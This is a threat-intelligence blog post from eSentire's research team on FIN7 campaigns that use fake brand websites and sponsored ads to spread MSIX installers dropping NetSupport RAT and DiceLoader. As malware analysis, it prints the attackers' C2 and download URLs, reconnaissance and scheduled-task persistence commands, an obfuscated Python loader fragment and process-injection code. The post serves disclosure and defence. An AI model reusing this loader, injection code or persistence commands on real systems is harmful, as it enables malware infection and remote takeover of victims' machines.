FIN7 Uses Trusted Brands and Sponsored Google Ads to Distribute MSIX Payloads

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 18:29:56 UTC

> *2024-05-13 - This blog has been updated with additional details connecting it to previously observed FIN7 activity.*

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In April 2024, eSentire's Threat Response Unit (TRU) observed multiple incidents involving FIN7, a financially motivated threat group based in Russia that has been active since 2013. The threat actors used malicious websites to impersonate well-known brands, including AnyDesk, WinSCP, BlackRock, Asana, Concur, The Wall Street Journal, Workable, and Google Meet.

In this TRU Positive, we will look at recently observed cases delivering NetSupport RAT via MSIX app installer files. These cases bear several similarities to previously reported FIN7 activity by Microsoft and Red Canary which is described at the end of this article.

Users visiting the malicious website via sponsored Google Ads would receive a fake pop-up prompting them to download a fake browser extension (Figure 1). The fake browser extension payload appears to be an MSIX file, a Windows app packaging format.




Figure 1: Malicious website serving the malicious payload

We found other websites controlled by FIN7 impersonating trusted brands using URLScan. You can find them here.

The MSIX files we have observed are signed with “SOFTWARE SP Z O O” and “SOFTWARE BYTES LTD”. We submitted the request to GlobalSign to get the certificates successfully revoked.

Infection Case One

Let’s look at the first case involving the infection with NetSupport RAT.

Upon extracting the MSIX file, we see that it contains the malicious PowerShell script (Figure 2).




Figure 2: Contents of the malicious MSIX file

The snippet of the malicious PowerShell script is shown below (Figure 3).




Figure 3: Snippet of the PowerShell payload (1)

The PowerShell script collects system information such as the OS version and domain, retrieves the names of installed antivirus products, and generates a GUID. It then constructs a URL incorporating these details to download and Base64-decode a script from the C2 (Command and Control) server.

If the server response includes “usradm”, the script runs further commands to retrieve payloads from the C2 server. Additionally, the script manages exceptions during its execution and reports errors back to the C2 server via URL

parameters (Figure 4).




Figure 4: Snippet of the PowerShell payload (2)

The decoded script (Figure 5) downloads the NetSupport archive from the C2 server using a specific URL format: hxxps://cdn46[.]space/974afa0a-d334-48ec-a0d4-4cc14efa730c-1d3d044a-e654-41e3-ad32-38a2934393e4?aklshdjahsjdh=25&ajhsdjhasjhd=nsd&iud=$iudValue and user-agent “myUserAgentHere”.

Next, it extracts the contents of the zip file and stores the files under C:\ProgramData\netsupport path. Finally, the script executes the extracted NetSupport RAT executable.




Figure 5: The base64-decoded content

Infection Case Two

The infection chain for the second case is like the first one, the user visited the malicious website meet-go[.]click to download a fake MSIX MeetGo installer. The MSIX payload dropped NetSupport RAT on the user’s machine. The threat actor connected to the machine approximately three hours later via NetSupport RAT.

The threat actors used curl to retrieve csvde.exe (MD5: b6f12d39edbfe3b33952be4329064b35) via hxxp://91.219.238[.]214:4673/01/csvde.exe, which is a command-line tool for Windows that allows the import and export of Active Directory data. The tool was used to execute the command:

- csvde.exe -r "(&(objectClass=Computer))" -l samAccountName,description,IPv4Address,info,operatingSystem -f 01cp.txt

The command exports data about computer objects into a text file (01cp.txt), including specific attributes like the account name, description, IP address, general info, and operating system details. Next, the threat actor used curl to retrieve “Adobe_017301.zip” (MD5: e7b1fb0ef5dd20f4522945b902803f10) zip archive via hxxp://91.219.238[.]214:4673/01/Adobe_017301.zip.

The contents (Figure 6) of the zip file are then extracted to c:\programdata\ with the command:

- tar -zxvf c:\programdata\Adobe_017301.zip -C c:\programdata

svchostc.exe is the renamed python.exe file (MD5: 0740803404a58d9c1c1f4bd9edaf4186) and svchostc.py (MD5: 782621d1062a8fc7d626ceb68af314e5) is the Python payload.




Figure 6: Contents of Adobe_017301.zip

The threat actor then performed additional reconnaissance by running the command “whoami /upn”, which displays the user principal name (UPN) of the currently logged-in user.

The host's persistence is achieved via scheduled tasks. The threat actor created the scheduled task “Updater” to run the Python payload “svchostc.py.”

- SCHTASKS /create /f /tn "Microsoft\Windows\Updater" /tr "cmd /c c:\programdata\Adobe_017301\svchostc.exe c:\programdata\Adobe_017301\svchostc.py" /sc minute /mo 1 /RU "NT AUTHORITY\SYSTEM"

The Python payload's decryption and execution are implemented in the lambda function (_), which performs decryption operations such as string reversal and base64 decoding.

zlib decompression to retrieve the original executable content (Figure 7).

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)(
b'=IoNYb9A//3vfHvadB+2kLI0wMhrCgzTR5CPZ7NO/0BDoZuT28/Sk3SSTfhTk9F2X6pfYDig6dinI8AgFgPq4iUizN7Cy/TqpiDTPCj//R
YxuidD6FFI7umWHux0YdH8kUEVFnQTglPUQ9oBfBXTza8J8Rptwi/yC2PuUl50PmzuPhSSp+sGyunoOoKHToSslfjgMk+doCzV9Vtkclzgpl
fFiUNveulSRpdZbm/CuhozQekvPIBKHKC94f66FzPdItqhfoQHPed4Yl/7IXZH3K8Zvzo038WVB0d5xFB7udtuXxBZDQ+Y9T77lrJ7OtSSad
3EO28a2N/8SoVRMy2OGfIwQhou/3wviYX0aDgW3qlmruGWecmGMonX3gvbngN8kpT9RCO3bYeHEeG3hhNAcfsYBAVRKIRPMU2CUDRc9ZdD+k
SgbA4RcaNMr6HIhVR3W82eMoUYE/otkwr/G/LVRZnfFJhhYi/Qe0bNXMz6KckZaChH67izH+4SLxsvZvwCvQm3oShs8Xyri2ERboVgF95OwR
dLq7+tVujRR+9uIylvEIcHVJXGhoPDPV89Xz6V+WnGvHreE6VRXjY/N/a6m5eRkoKujiIiu6EN+krt4+JzqhUAmEYl7hw2UMjQaPajcktFrB
JcZD3pegtH9o6+srBgtHmq52yeSlEgre4DHUtVIGVXQHdCw+CWjb+9Oe9WDU3svqqrOGs4SvzJqzSAQ64xqc9cLmfGhxeXOr+JxRymxGll34
BVx9xZZIfM+N8Pv83GGUIyueeGNjXZxyv0y2bGdM5WgzaC94TiVUEFNAxrbchk49eHl8kBwzgdENvNTSzaOQT6mBGvmW5IAcCge3Q+acqMrK
NSz/BRNFlsjbILBzRGHeT3lTtYqp7j5/LYPgTt+mgUHdjknsccSXft0Zg2toYSMyh8vpYN+idyJXYqV+GiuSuSPM4l4ho+wT8jijbNeNSAu3
ittZJLtby8wpj2A6npMws3yh5WmTavE0fN5eES6LS5omYD/bjAgUiJKNWTPHnTE/mZt/hJCfEFKSPeIOz8kueW9K3YWMmUkuk7ecne30Mjdk
yQ+3oUy/S+7jOUJnPGkHzjlNCoSjTltXp92suoxR64fmeeA4Oey+WxsX8QIhVQ+NFXlpLnsdCIdZ6e4gt+rVBuronBncC+umlCA86Q235xcq
862RWklOkAGIlmOmLl6BJHolSLL6NpYRGvSEG4CIjh4ipNBmfB8MOYn9zdmSZpnPRFpXmCbXfIoL+thrmu4cl4ZhyNLM8IVa3lv/tc9kbFaH
AQfDwbsLikSUlX9/ZHpIX+uC/7FaSs26SBYQnbNe37DsYnQsBxBjXp72eJmBS+AjaK+x2qfnchKpua5rCdu6E+eGDXSmZmwrTnR7CiLDWZvX
K6cZl6eHiFF+xsa5TK3YppuDDvk9ROiCioRrECnimD9XockRuURGhlfWloRNm6wHaiUqRrMN6I8lfv35a7wxX7M3Fhl2GhqzlzoiNp37BT6l
```

Figure 7: Content of svchostc.py

The decrypted output would contain the encrypted DiceLoader payload and the encrypted instructions to allocate memory with execute permissions, copy the decrypted payload into memory, and create and execute a new thread that runs the payload, effectively performing a process injection (Figure 8).

```
import ctypes
import time
kernel32 = ctypes.windll.kernel32
length = len(RYCVOS)
time.sleep(1)
kernel32.VirtualAlloc.restype = ctypes.c_void_p
ptr = kernel32.VirtualAlloc(None, length, 0x3000, 0x40)
buf = (ctypes.c_char * len(RYCVOS)).from_buffer_copy(RYCVOS)
kernel32.RtlMoveMemory.argtypes = (ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t)
kernel32.RtlMoveMemory(ptr, buf, length)
time.sleep(2)
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_void_p(ptr), ctypes.c_int(0), ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ht, -1)
```

Figure 8: Decrypted code responsible for processing injection and memory allocation

DiceLoader stores its C2 IPs and ports in the .data section. The data is XOR’ed with a hardcoded key located within the same section (Figure 10).




Figure 9: XOR key and encrypted data in DiceLoader payload

The incidents of FIN7 exploiting trusted brand names and using deceptive web ads to distribute NetSupport RAT followed by DiceLoader highlight the ongoing threat, particularly with the abuse of signed MSIX files by these actors, which has proven effective in their schemes.

Connections to Known FIN7 Activity

PowerShell Script

We compared the latest version of the PowerShell script we observed with one from the MSIX payloads provided by Microsoft (MD5: 5b0b82f5c82a59d0b2c7b1bdaabd1848) in November 2023. The MSIX payload provided by Microsoft, SHA256: 2ba527fb8e31cb209df8d1890a63cda9cd4433aa0b841ed8b86fa801aff4ccbd (first observed in November 2023). Both scripts contained similar host fingerprinting instructions, as well as the "usradm" string and the "73689d8a-25b4-41cf-b693-05591ed804a7-7433f7b1-9997-477b-aadc-5a6e8d233c61" substring as shown in the screenshot below. Notably the variable names have been obfuscated in the latest sample.




Figure 10: Comparison of PowerShell scripts seen in April 2024 and November 2023. Note, opening the image in a new tab will display it at full resolution

C2 Infrastructure

sun47281[.]space, linked to FIN7 in Red Canary's blog uses a similar ccTLD and name structure (alphabetic string + numeric string + .space) as cdn46[.]space described in this report. The JARM fingerprint (15d3fd16d29d29d00042d43d000000fe02290512647416dcf0a400ccbc0b6b), also aligns between the two, as well as the other cdn*.space domains included in the IoCs section of this report. The aforementioned JARM fingerprint also matches storageplace[.]pro, which was observed by both Microsoft and Red Canary.

C2 URL Structure

As mentioned above, the C2 URLs bear similar path strings between previous and recent observations.

Example of Previously Reported URLs:

hxxp://sun47281[.]space/**73689d8a-25b4-41cf-b693-05591ed804a7-7433f7b1-9997-477b-aadc-5a6e8d233c61**?av

hxxp://storageplace[.]pro/**73689d8a-25b4-41cf-b693-05591ed804a7-7433f7b1-9997-477b-aadc-5a6e8d233c61**?av

hxxp://sun1[.]space/**73689d8a-25b4-41cf-b693-05591ed804a7-7433f7b1-9997-477b-aadc-5a6e8d233c61**?av=$names&domain=$domain&os=$urlencodedoscaption&m=1


Recently Observed:

hxxps://cdn41[.]space/**73689d8a-25b4-41cf-b693-05591ed804a7-7433f7b1-9997-477b-aadc-5a6e8d233c61**?qKuKXnXZfhqq=$Se&...

hxxp://cdn46[.]space/**73689d8a-25b4-41cf-b693-05591ed804a7-7433f7b1-9997-477b-aadc-5a6e8d233c61**?hflrkvxabogf=&...

NetSupport RAT Signature

The NetSupport RAT client (MD5: 9497aece91e1ccc495ca26ae284600b9) we retrieved was signed with "Crosstec Corporation" (the entity was also mentioned by Red Canary in NetSupport RAT clients they observed) as shown below.



MSIX Creation Tool

